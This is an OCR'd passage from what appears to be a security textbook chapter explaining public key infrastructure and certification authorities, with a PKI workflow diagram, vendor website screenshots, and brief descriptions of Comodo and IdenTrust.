

Certification Authority (CA)
4 Updates Information
Validation Authority (VA)
Request for issuing certificate
Verification of Applicant
2
3
Public Key Certificate
Public Key Certificate
7
Determined Result
Registration Authority (RA)
6
1 User applies for issuing certificate
5
Message with digital signature and copy of public key certificate
SHOP
User
Public Key
Private Key
Validation of electronic signature
Enquires about public key certificate validity to validation authority

Figure 20.23: Public Key Infrastructure (PKI)



Certification Authorities

digicert
TLS/SSL Certificates
PKI & IoT Trust
Partners
Support
OUR IDENTITY IS SECURING YOURS
DigiCert is trusted across the globe to secure billions of interactions every day.
COMPARE & BUY
RENEW
GoDaddy
Hire an Expert
Help Center
Sign In
Find your perfect domain
Sell Online or In-Person
Sell Anything. Anywhere.
Get Started
Learn More
COMODO
Certification Authority
US Dollar
Secure your site with an SSL certificate from the world's largest commercial certificate authority
Trusted by 36% of the Fortune 1000 and over 700,000 businesses
Compare SSL Certificates
Or secure with a:
Single Domain Certificate
Wildcard Certificate
Multi-Domain / UCC Certificate
IdenTrust
My Buying Community
Certificates
Manage My Certificate
Support
Document Signing Certificate
Trusted digital signature in Adobe, Microsoft, and more.
BUY NOW

https://www.digicert.com

https://www.godaddy.com

https://www.comodoca.com

https://www.identrust.com

Certification Authorities

Certification authorities (CAs) are trusted entities that issue digital certificates. The digital certificate certifies the possession of the public key by the subject (user, company, or system) specified in the certificate. This aids others to trust signatures or statements made by the private key that is associated with the certified public key.

Some popular CAs are discussed below:

- **Comodo**

  Source: *https://www.comodoca.com*

  Comodo offers a range of PKI digital certificates with strong SSL encryption (128/256 available) with Server-Gated Cryptography (SGC). It ensures standards of confidentiality, system reliability, and pertinent business practices as judged via qualified independent audits. It offers PKI management solutions such as Comodo Certificate Manager and Comodo EPKI Manager.



COMODO
Certification Authority
POWERED BY SECTIGO
US Dollar
0
Secure your site with an SSL certificate from the **world's largest** commercial certificate authority
Trusted by 36% of the Fortune 1000 and over 700,000 businesses
Compare SSL Certificates
Or secure with a:
Single Domain Certificate
Wildcard Certificate
Multi-Domain / UCC Certificate

Figure 20.24: Screenshot of Comodo Website

- **IdenTrust**

  Source: *https://www.identrust.com*

  IdenTrust is a trusted third party that provides CA services for many sectors such as banks, corporates, governments, and healthcare. It provides solutions such as digital signing and sealing, compliance with NIST SP 800-171, global identity networks, and managed PKI hosting services.


